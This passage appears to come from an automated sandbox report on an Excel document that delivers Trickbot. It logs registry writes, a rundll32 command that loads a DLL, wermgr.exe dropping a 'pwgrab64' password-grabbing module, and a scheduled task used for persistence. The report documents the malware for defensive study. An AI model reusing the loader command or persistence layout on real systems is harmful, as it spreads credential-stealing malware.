02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED421	ED421	binary	04 00 00 00 0C 09 00 00 47 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 45 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 53 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 35 00 38 00 30 00 33 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 86 F4 61 A9 6F 07 D7 01 21 D4 0E 00 21 D4 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	gm8	binary	67 6D 38 00 0C 09 00 00 02 00 00 00 00 00 00 00 C8 00 00 00 01 00 00 00 62 00 00 00 5A 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 35 00 38 00 30 00 33 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 65 00 78 00 70 00 6C 00 6F 00 69 00 74 00 2E 00 73 00 69 00 67 00 67 00 65 00 6E 00 33 00 2E 00 31 00 30 00 33 00 35 00 30 00 2E 00 31 00 35 00 38 00 30 00 33 00 00 00	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4AC6	F4AC6	binary	04 00 00 00 0C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 38 FB 5F BB 6F 07 D7 01 C6 4A 0F 00 C6 4A 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4F0A	F4F0A	binary	04 00 00 00 0C 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 38 FB 5F BB 6F 07 D7 01 0A 4F 0F 00 0A 4F 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA969AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2524 Parent PID: 2316

General

Start time:	02:03:41
Start date:	20/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0xff2f0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	64	success or wait	1	FF2F27D0	ReadFile
C:\Users\user\BASE.BABAA	unknown	264	success or wait	1	FF2F281C	ReadFile

Analysis Process: rundll32.exe PID: 2480 Parent PID: 2524

General

Start time:	02:03:41
Start date:	20/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0x960000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2094061002.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2089754481.00000000006C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2089764139.00000000006C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2094284509.0000000000690000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2094761896.0000000002198000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2492 Parent PID: 2480

General

Start time:	02:03:43
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffc90000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2408 Parent PID: 2480

General

Start time:	02:03:43
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffc90000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QNetMonitor7737977537	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7E910	CreateDirectoryW
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\Security PreloadState.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	680C8	CreateFileW
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\en-EN\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	69842	CreateDirectoryW
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\en-EN\pwgrab64	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	62F95	CreateFileW
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\cn\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F7C2	CreateDirectoryW
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\cn\aexsxmcq.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	62F95	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\SecurityPreloadState.txt	unknown	11	5b 75 78 68 72 62 6a 6c 20 68 5d	[uxhrbjl h]	success or wait	968	7D05A	WriteFile
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\SecurityPreloadState.txt	unknown	2	0d 0a	..	success or wait	968	7D080	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\en-EN\pwgrab64	unknown	1113968	62 00 50 aa f2 f2 fe 4a 71 63 66 ce 96 f5 47 5c c9 42 aa df 57 b6 02 e2 b8 8a 05 f0 93 21 9c 6e b1 89 c9 ef 96 43 a1 17 2c b0 5d 6e 58 9c 79 62 39 a0 c7 e2 7c 44 d6 64 ea 6f 1d ea e0 20 06 d7 72 cd 22 1c d2 73 ca 65 78 62 06 c0 6d 11 17 cd 65 6f bb d0 dd d7 5a 14 cc 76 18 c5 e5 35 b8 01 1d 48 94 3d 90 87 f2 1e 0b 09 78 dc 60 86 cd 7b 85 7e f1 7f 61 0e d1 26 e9 91 ce 66 f0 6a 2a a9 eb 0b 8c f8 1e 3b 3d 40 3e fa 0e 09 e8 73 67 a2 dc 8c 9c 50 95 81 56 f5 d9 d4 0b 48 2c be 2f 32 f7 2a 1e 54 0a 6c b4 e5 cc 69 84 08 3c 41 62 3a df 8e cb 53 b2 94 fe 73 ac 3a 69 6e 8c 86 06 13 77 a6 01 c7 17 34 30 5b d4 42 b5 33 23 fc 05 9c 4b ff 6a b7 ef 08 81 8b 92 db d1 9a 55 a1 ab 23 6c 94 84 fd 74 1f 13 73 05 99 66 46 54 8f 8e 08 77 9c e6 42 93 ec 17 86 3a 32 f1 d9 b9 d7 3e	b.P....Jqcf...G\.B..W.....!.n.....C..,.]nX.yb9...|D.d.o...r."..s.exb..m...eo....Z..v...5...H.=.....x.`..{.~..a..&...f.j*.....;=@>....sg....P..V....H,./2.*.T.l...i..<Ab:...S...s.:in....w....40[.B.3#...K.j.....U..#l...t..s..fFT...w..B....:2....>	success or wait	1	62FBB	WriteFile
C:\Users\user\AppData\Roaming\QNetMonitor7737977537\cn\aexsxmcq.txt	unknown	832	a8 d4 7b a8 d1 52 e1 71 47 29 d1 83 46 22 ed f2 ea 78 ec 11 28 d6 ab e4 89 bf bb 60 24 74 b3 ff db eb a5 d8 4b c0 6d 7e c7 35 a5 f0 83 a1 ed 19 a3 ec 59 ce c1 ba 2a 23 03 00 4b f1 df 41 cf 1d c3 c7 86 56 2b 49 3d a0 a2 4a 99 d0 e4 88 d7 cf 52 4c 2d 40 b9 9e f0 ba d8 68 6d 88 39 5a 0e b2 4d d0 66 08 9b a9 1e e4 b7 31 2d 4f bb 45 67 8d 3d 89 14 26 04 75 02 72 b0 bf 32 b6 bc ac 1f fb 25 da 0c b4 24 6b 4e 3d b2 ae b5 bd 58 b2 72 e4 fb 82 43 28 4a a5 34 72 26 e9 2d 2f cf a2 86 c4 5c cc f2 89 66 b6 7f ce b7 96 a3 28 fe c8 d0 00 84 e1 c2 4d 50 a5 8e e3 3a 02 6b 2e 19 87 1c 1d 51 0d 4d 98 3a 32 81 0e 9a ae 71 e3 5f 8b 56 bf f4 50 ef 5b 1d 14 b9 e9 68 9c b2 e3 07 ea 5f df 86 31 85 a6 12 0a a4 15 bf 31 c4 c3 6b b0 a4 3f b7 c2 80 41 f7 d5 ca 18 4b 24 63 45 64 2e 0a	..{..R.qG)..F"...x..(.....`$t.....K.m~.5.....Y...*#..K..A.....V+I=..J.....RL-@.....hm.9Z..M.f.....1-O.Eg.=..&.u.r..2.....%...$kN=....X.r...C(J.4r&.-/....\...f.....(.....MP...:.k.....Q.M.:2....q._.V..P.[....h....._..1.....1..k..?...A....K$cEd..	success or wait	1	62FBB	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\msdfmap.ini	unknown	1405	success or wait	1	84547	ReadFile
C:\Windows\system.ini	unknown	219	success or wait	1	84547	ReadFile
C:\Windows\win.ini	unknown	478	success or wait	1	84547	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: taskeng.exe PID: 1544 Parent PID: 860

General

Start time:	02:05:29
Start date:	20/02/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {DA6299CA-95CA-4E9D-8945-2CC05321254C} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xfffe0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\Combo QNet monitor application7737977537	unknown	2	success or wait	1	FFFE433D	ReadFile
